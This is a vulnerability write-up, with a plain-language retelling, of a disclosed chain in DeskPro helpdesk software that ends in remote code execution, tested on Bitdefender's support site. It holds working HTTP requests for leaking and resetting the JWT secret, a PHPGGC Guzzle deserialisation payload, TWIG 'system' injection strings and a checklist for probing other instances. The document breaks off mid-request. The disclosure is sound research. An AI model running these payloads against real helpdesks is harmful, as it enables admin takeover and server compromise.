Attacking HelpDesks Part 1: RCE Chain on DeskPro, with Bitdefender as a Case Study
Multiple DeskPro API endpoints failed to check user privileges, letting a normal registered user read the JWT authentication secret, enable that user source, and list administrator accounts. With the secret and an admin email the attacker forged an admin token, then abused a template-editing deserialisation flaw to run code on the helpdesk server.
 Published on blog.redforce.io
We decided to look at the most popular on-premise helpdesk solutions. In this article we explain how we managed to find and exploit multiple vulnerabilities that eventually lead to remote code execution (RCE) at DeskPro software utilized by thousands of organizations using Bitdefender and Freelancer Inc in a case…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
DeskPro is a helpdesk product that companies use to manage communication with customers across email, live chat, voice and social media. The author describes it as widely deployed, listing Microsoft, Siemens, P&G, Vodafone, HMRC, CapitalOne, Panasonic, NHS, Valve, Brown University, Hotel Chocolat, Garmin, Team USA, Arrow, Pure, Xerox, 1&1, Booz Allen Hamilton, Bitdefender and the US Department of Defence among its customers.
The research started in September 2019, when the team looked at the most popular on-premise helpdesk solutions. They chose self-hosted versions of DeskPro, osTicket and Kayako (plus PHP Live! for a client) because the risks of self-hosted deployments extend beyond data breach to potential internal network infiltration. The last published CVE or exploit for DeskPro was from 2007, and the only security advisory on the vendor's current website was from 2015, which suggested the application was either robust or overlooked.
Bitdefender's support centre at support.bitdefender.com runs DeskPro and is used as the case study. The chain combines four access-control flaws with an insecure deserialisation in the theme editor to reach remote code execution.
Setup
A normal user account can be obtained through self-registration, which the report says is enabled by default. The researcher registers at:
https://support.bitdefender.com/en/register
After activating the account, an API token is requested by sending the username and password to the token endpoint:
https://support.bitdefender.com/api/v2/api_tokens

Every subsequent request to the API interface needs an Authorization header set to the base64 value of the retrieved API token.
Finding it
DeskPro exposes a large API surface for building apps that interact with different components of the system. Several endpoints failed to validate the caller's privilege properly, giving a normal user unauthorised access to actions and information. The most important ones:
| Endpoint | CVE | What it exposes |
|---|---|---|
/api/apps/* |
CVE-2020-11465 | Control and installation of helpdesk applications, and leakage of current applications' configurations, including applications used as user sources for authentication such as JWT. This allows forging valid authentication models that resemble any user on the system (privilege escalation). |
/api/email_accounts |
CVE-2020-11463 | Plaintext credentials of all helpdesk email accounts, incoming and outgoing. |
/api/tickets |
CVE-2020-11466 | Sensitive information about all helpdesk tickets stored in the database, with numerous filters. It also leaks the ticket auth code, making it possible to change the ticket. |
/api/people |
CVE-2020-11464 | Sensitive information about all users registered on the system: full name, privilege, email address, phone number and more. |
The second component is an insecure deserialisation in the template editing feature (CVE-2020-11467), which requires admin privilege. DeskPro lets administrators modify the helpdesk interface by editing theme templates and uses TWIG as its template engine. Direct access to the self and _self variables was not permitted, but the accessible variables in the template context could be abused to reach PHP's native unserialize function, where a crafted payload triggers a set of POP gadgets and achieves remote code execution.
For passive identification, DeskPro reports its version through an unauthenticated call:
/api/v2/helpdesk/discover
If the returned build_name is less than 2019.8.0, the instance is probably vulnerable.
Exploitation
The plan: register a normal guest account, leak the JWT secret, log in as administrator, trigger deserialisation, and the server is compromised.
Step 1: Retrieve a limited user API token
Self-registration produces a valid account, and the token endpoint returns an API token for it. From here on, the base64 value of that token goes into the Authorization header of every API request.
Step 2: Compromise JWT authentication
DeskPro ships built-in applications for authentication, one of them the JWT app identified by deskpro_us_jwt. A JWT represents claims such as user identity and is signed with a secret key used to validate those claims, so anyone holding the key can authenticate as any user when JWT authentication is enabled.

Because of the access-control flaw, a normal user can read the application configuration. A GET request with normal user privilege leaks the JWT secret:
On Bitdefender, JWT authentication was not enabled. The same endpoint accepts a PUT that enables it:
PUT /api/apps/packages/deskpro_us_jwt?usersource_type=user HTTP/1.1
Host: support.bitdefender.com
Authorization: Basic <redacted>
Content-Type: application/json
Content-Length: 269

{"settings":{"sso_type":"none","auto_agent":true,"dp_app":{"title":"JSON Web Token (JWT)"},"actions":[],"enable_usersource":true,"url":"https://www.google.com","secret":"V3ryS3cr3tK3y","algo":"HS256","login_custom_text":"Login","logout_agent_url":"https://www.google.com"}}
A GET to the same endpoint confirms the user source is now available, and the usersource id can be read from the response.
Step 3: Get administrative access
Forging an administrator token requires the administrator's email. Rather than guessing, the researcher queried the people endpoint, which returned every agent and administrator on the system:
https://support.bitdefender.com/api/people?is_agent=1

Administrators had the flag can_admin set to true. With the administrator's email and the JWT secret, a valid token was forged and used to authenticate through:
https://support.bitdefender.com/login/authenticate-callback/6?jwt=<redacted>

Step 4: Execute arbitrary code
With administrative access, the deserialisation in the theme editing feature can be triggered. The gadget chain was found in the Guzzle library and turned out to be already published in ambionics' PHPGGC tool, so the serialised object is generated with PHPGGC. The minimal proof of concept executes phpinfo(). The payload is placed in a template and deserialised through the theme-set editing endpoint:
PUT /portal/api/style/edit-theme-set/template-sources HTTP/1.1
Host: support.bitdefender.com
Cookie: <redacted>
Content-Type: application/json
Content-Length: 564

{"template":"Theme::layout.html.twig","code":"{% set p = 'O:24:\"GuzzleHttp\\\\Psr7\\\\FnStream\":2:{s:33:\"\\x00GuzzleHttp\\\\Psr7\\\\FnStream\\x00methods\";a:1:{s:5:\"close\";a:2:{i:0;O:23:\"GuzzleHttp\\\\HandlerStack\":3:{s:32:\"\\x00GuzzleHttp\\\\HandlerStack\\x00handler\";s:1:\"1\";s:30:\"\\x00GuzzleHttp\\\\HandlerStack\\x00stack\";a:1:{i:0;a:1:{i:0;s:7:\"phpinfo\";}}s:31:\"\\x00GuzzleHttp\\\\HandlerStack\\x00cached\";b:0;}i:1;s:7:\"resolve\";}}s:14:\"_fn___toString\";a:2:{i:0;r:4;i:1;s:7:\"resolve\";}}' %} {{var_dump(app.getUser().unserialize(p))}}"}
The code field stores the serialised object in the TWIG variable p and calls unserialize on it through app.getUser(). The payload is triggered by navigating to the preview page:
https://support.bitdefender.com/admin-preview-1/new-ticket

At this point the researcher reported the findings to Bitdefender and did not attempt any lateral movement.
Update: TWIG template injection
Mahmoud Gamal (@Zombiehelp54) pointed out another route to RCE through TWIG template injection, which had also been part of a VolgaCTF 2020 Qualifier challenge. Either of these vectors executes system commands:
{{ app.request.query.filter(0,'whoami',1024,{'options':'system'}) }}
{{['whoami']|filter('system')}}
Both were tested on the latest stable version and worked.
Root cause
The API endpoints listed above did not properly validate the caller's privilege, so an ordinary self-registered user could read application configurations (including the JWT signing secret), email credentials, ticket data and the user directory, and could modify the JWT application's settings to enable it. The theme editor then exposed PHP's native unserialize to template content: blocking self and _self was not enough, because other accessible variables in the template context still reached it, and the Guzzle classes available in the application provided a usable gadget chain. The report does not describe the code-level fix.
Impact
Because most, if not all, helpdesk instances enable self-registration, a remote attacker can fully compromise the helpdesk instance. That includes all information exchanged between agents and clients, which usually contains sensitive information and PII, plus application configurations and secret keys such as JIRA API integration public and private keys. The instance can also be used as a pivot point to reach the company's intranet and infiltrate the corporate network.
Fix
Bitdefender deployed a temporary fix within hours and, in coordination with the DeskPro team, fixed the whole issue in less than 24 hours. DeskPro published a security advisory at https://support.deskpro.com/en/news/posts/deskpro-security-update-2019-09, but according to the author it did not mention the remote code execution warning, and DeskPro did not respond to repeated contact on the matter. Bitdefender awarded $5,000 USD under its bug bounty programme.
Variants to test
- Query
/api/v2/helpdesk/discoverunauthenticated on any DeskPro instance. Abuild_namebelow2019.8.0indicates a likely vulnerable target. - With a self-registered account, request
/api/apps/packages/deskpro_us_jwt?usersource_type=user. A response containing the JWTsecretconfirms the access-control flaw. - Try the same PUT against the JWT package endpoint to enable the user source with a chosen secret, then GET it back and check for a
usersourceid. - Request
/api/people?is_agent=1as a normal user. A list of agents withcan_adminflags confirms the user directory leak. - Request
/api/email_accountsand/api/ticketsas a normal user. Plaintext email credentials or ticket auth codes in the response confirm the other access-control flaws. - As an administrator, try the two TWIG injection vectors above in a template. Output of
whoamiin the rendered page confirms command execution. - As an administrator, place a PHPGGC Guzzle gadget in a template and call
unserializethrough an accessible variable, then load the preview page. Aphpinfo()page confirms deserialisation RCE.
What happened, in plain words
A helpdesk is the system a company uses to talk to its customers: support tickets, live chat, email, phone calls and social media messages all land there. Because so much private information passes through it, and because it often sits inside a company's own network, it is a tempting target.
In September 2019 a security research team looked at the most popular helpdesk products that a company can install on its own servers ("on-premise" or "self-hosted"). They picked DeskPro, osTicket and Kayako, plus PHP Live! for a client. Self-hosted software interested them because a break-in there does not only expose data: it can also be a doorway into the company's internal network.
DeskPro looked either very solid or simply never examined. The last published CVE or exploit for it was from 2007, and the only security advisory on the vendor's current website was from 2015. The team took that as a challenge.
What they found was a chain. A chain, in security, means several small weaknesses used one after another, where each step unlocks the next, like a set of doors that each need the key from the previous room. The chain started with a normal customer account that anyone can create, and ended with the ability to run their own commands on the server. That last outcome is called remote code execution, or RCE: the attacker, sitting at a computer somewhere else, gets the server to execute code of their choosing.
Bitdefender's support centre at support.bitdefender.com runs DeskPro, and the team used it as the case study. The author thanks Bitdefender for its response: although the flawed code belonged to a third-party product, Bitdefender deployed a temporary fix within hours and, together with the DeskPro team, fixed the whole thing in less than 24 hours. Bitdefender also paid $5,000 USD under its bug bounty programme, a scheme where companies pay researchers for reporting security problems responsibly.
About DeskPro
DeskPro describes itself as a helpdesk software solution that helps companies manage communication with their customers and user base across multiple channels: email, live chat, voice and social media. Its customers, according to its website, include Microsoft, Siemens, P&G, Vodafone, HMRC, CapitalOne, Panasonic, NHS, Valve, Brown University, Hotel Chocolat, Garmin, Team USA, Arrow, Pure, Xerox, 1&1, Booz Allen Hamilton, Bitdefender and the US Department of Defence.
The weaknesses found
The article keeps the details of how each weakness was discovered for later parts and focuses on the weaknesses themselves. There are two groups.
Group 1: API endpoints that do not check who is asking
An API (Application Programming Interface) is the part of a website built for programs rather than people. When you use a website in a browser, you click buttons and read pages; an API is the same service answering requests in a machine-friendly format, so that other software can talk to it. DeskPro has a large API so that developers can build apps that interact with different parts of the system.
Every API request should be checked: the server should ask "who are you, and are you allowed to do this?". Several DeskPro endpoints did not check properly. A normal, low-privilege user could therefore perform actions and read information that should be reserved for administrators. This class of bug is called broken access control, or insufficient access control: the system knows who you are but does not verify what you may do.
A useful comparison is a hotel. Access control is the key card that only opens your own room. Broken access control is when the card also opens every other room, the staff office and the safe, because the door checks that the card is valid but never checks which room it belongs to.
The most important endpoints are listed below.
| Endpoint | CVE | What it exposes |
|---|---|---|
/api/apps/* |
CVE-2020-11465 | Control and installation of helpdesk applications, and leakage of current applications' configurations, including applications used as user sources for authentication such as JWT. This allows forging valid authentication models that resemble any user on the system (privilege escalation). |
/api/email_accounts |
CVE-2020-11463 | Plaintext credentials of all helpdesk email accounts, incoming and outgoing. |
/api/tickets |
CVE-2020-11466 | Sensitive information about all helpdesk tickets stored in the database, with numerous filters. It also leaks the ticket auth code, making it possible to change the ticket. |
/api/people |
CVE-2020-11464 | Sensitive information about all users registered on the system: full name, privilege, email address, phone number and more. |
A CVE is a public catalogue number for a known security flaw, so that everyone can refer to the same issue unambiguously. "Plaintext credentials" means the passwords are stored and returned as readable text, not scrambled. "Privilege escalation" means moving from a low level of permission to a higher one, here from ordinary user to administrator.
Group 2: Insecure deserialisation in the template editor
The second weakness is in the feature that lets administrators change the look of the helpdesk by editing theme templates. A template is a page with placeholders in it: the design is written once, and the system fills in the actual content when it shows the page. DeskPro uses a template engine called TWIG for this.
To understand the bug, you need two ideas.
Serialisation is the process of turning a live object in a program (with its data and its abilities) into a string of text that can be stored or sent. Deserialisation is the reverse: turning that string back into a live object. It is like packing furniture into flat boxes and later rebuilding it. Insecure deserialisation means the program rebuilds objects from text it did not properly trust. If an attacker controls the text, they can choose which objects get rebuilt, and some objects do things when they are rebuilt or used.
The attacker does not inject code; they arrange the application's own building blocks so that the application runs something harmful on its own. It is like rearranging the furniture instructions so that the assembled cupboard swings open and knocks over the safe.
In DeskPro, direct access to the self and _self variables inside templates was blocked. But other variables available in the template context could still be abused to reach PHP's native unserialize function, the built-in PHP function that rebuilds objects from text. With a crafted payload, that call triggers a set of POP gadgets and achieves remote code execution. This weakness is CVE-2020-11467 and it requires administrator privilege to reach the template editor.
How to spot a vulnerable instance without touching anything
Before attacking, the team needed a way to tell whether a DeskPro installation was likely vulnerable, without sending anything harmful. DeskPro reports its own version through an API call that needs no login:
/api/v2/helpdesk/discover
This is a plain address you can request in a browser or with any tool. The response contains a field called build_name, which is the version of the software. If build_name is lower than 2019.8.0, the instance is probably vulnerable. This kind of check is called passive identification: you ask the software to describe itself and read the answer, without exploiting anything.
The plan
The exploitation follows a fixed sequence:
- Register a normal guest account. Self-registration is enabled by default, because a helpdesk is meant for customers to sign up.
- Use that account to leak the secret key used by the JWT authentication app.
- Use the leaked secret and an administrator's email address to log in as administrator.
- Use the administrator access to trigger the deserialisation and run code on the server.
Each step is explained below.
Step 1: Get a normal user account and an API token
The only precondition is a normal user account. The researcher registers at:
https://support.bitdefender.com/en/register
This is the ordinary sign-up page any customer would use. After activating the account (usually by following a link sent by email), the researcher asks the API for an access token by sending the username and password to the token endpoint:
https://support.bitdefender.com/api/v2/api_tokens
A token is a short piece of text that proves who you are, a bit like the wristband you get at an event: you show it at every door instead of showing your ID again and again. The API hands one out when you present valid credentials.
From this point on, every request to the API interface must carry an Authorization header set to the base64 value of the retrieved API token. A header is a line of extra information attached to a web request, and base64 is a way of encoding text so it can travel safely inside such a line. It is not encryption: anyone who sees it can decode it, which is why tokens must be kept secret.
Step 2: Take over the JWT authentication
DeskPro ships with built-in applications that can be used for authentication, that is, for deciding who a visitor is. One of them is the JWT app, identified by the name deskpro_us_jwt.
JWT stands for JSON Web Token. It is a compact way of representing claims, such as "this user is Alice and she is an administrator". To make sure nobody can alter the claims, a JWT is signed with a secret key: the server can check the signature with that key, and if the content was changed the check fails. The consequence is simple and important: if you know the secret key, you can create your own valid tokens claiming to be anyone, and the server will believe them.
Because of the access-control flaw, a normal user could read the configuration of these applications, including the JWT app. A simple GET request with normal user privilege leaks the JWT secret:
Line by line:
GETis the method, meaning "give me this". It is the same kind of request your browser makes when you open a page./api/apps/packages/deskpro_us_jwt?usersource_type=useris the address being asked for: the package of the JWT app, with a parameter saying we are interested in its user source, that is, the part that supplies users for login.Host: support.bitdefender.comsays which website the request is for.Authorization: Basic <redacted>carries the credential.Basicis a standard way of sending a username and password (or token) in a header. The actual value is redacted here because it is a secret.
On Bitdefender, JWT authentication was not enabled. The same endpoint, however, accepted a PUT request that turns it on:
PUT /api/apps/packages/deskpro_us_jwt?usersource_type=user HTTP/1.1
Host: support.bitdefender.com
Authorization: Basic <redacted>
Content-Type: application/json
Content-Length: 269

{"settings":{"sso_type":"none","auto_agent":true,"dp_app":{"title":"JSON Web Token (JWT)"},"actions":[],"enable_usersource":true,"url":"https://www.google.com","secret":"V3ryS3cr3tK3y","algo":"HS256","login_custom_text":"Login","logout_agent_url":"https://www.google.com"}}
Line by line:
PUTis the method used to create or replace something on the server. Here it writes the app's settings.- The address and
Hostare the same as before. Authorization: Basic <redacted>again proves the caller's identity, which in this case is only a normal user.Content-Type: application/jsonsays the body is in JSON, a common text format for structured data.Content-Length: 269says how long the body is, in bytes.- The body is a JSON object of settings.
enable_usersourceset totrueswitches the user source on.algoset toHS256chooses the signing algorithm.secretset toV3ryS3cr3tK3ysupplies the key that will be used to sign tokens. The other fields set a title, a login text and some URLs.
The PUT request enables the user source with the settings shown, including a secret.
A GET request to the same endpoint confirms that the user source is now available. The usersource id is identified from the response, as shown in the screenshot.
Step 3: Become an administrator
To forge a valid administrator token, the attacker needs to know the administrator's email address, because the token's claims must name a real administrator. Instead of guessing or trying many addresses, the researcher used another broken access-control issue. The people endpoint returns every agent and administrator on the system:
https://support.bitdefender.com/api/people?is_agent=1
is_agent=1 is a filter asking only for agents, the staff members who handle tickets. In the response, administrators had the flag can_admin set to true, which makes them easy to pick out.
With the administrator's email and the JWT secret, the researcher forged a valid token and used it to authenticate through this address:
https://support.bitdefender.com/login/authenticate-callback/6?jwt=<redacted>
This is the address the application uses to finish a JWT login: it receives the token in the jwt parameter and, if the signature checks out against the secret, treats the visitor as the user named in the token. The token itself is redacted here because it is a credential. The result was an authenticated session as administrator.
Step 4: Run code on the server
With administrative access, the deserialisation weakness in the theme editing feature can be triggered. All that is needed is a working POP gadget, the chain of existing objects that ends in a dangerous call. The researcher found a suitable chain in a library called Guzzle, and discovered it was already known and published in ambionics' tool PHPGGC, a collection of ready-made gadget chains for PHP. The article credits that project and @proclnas.
The minimal proof of concept chosen executes phpinfo(), a standard PHP function that prints a page of information about the server's PHP installation. It is a harmless way to prove that code ran.
The serialised object is generated with PHPGGC, placed inside a template, and deserialised through the theme-set editing endpoint:
PUT /portal/api/style/edit-theme-set/template-sources HTTP/1.1
Host: support.bitdefender.com
Cookie: <redacted>
Content-Type: application/json
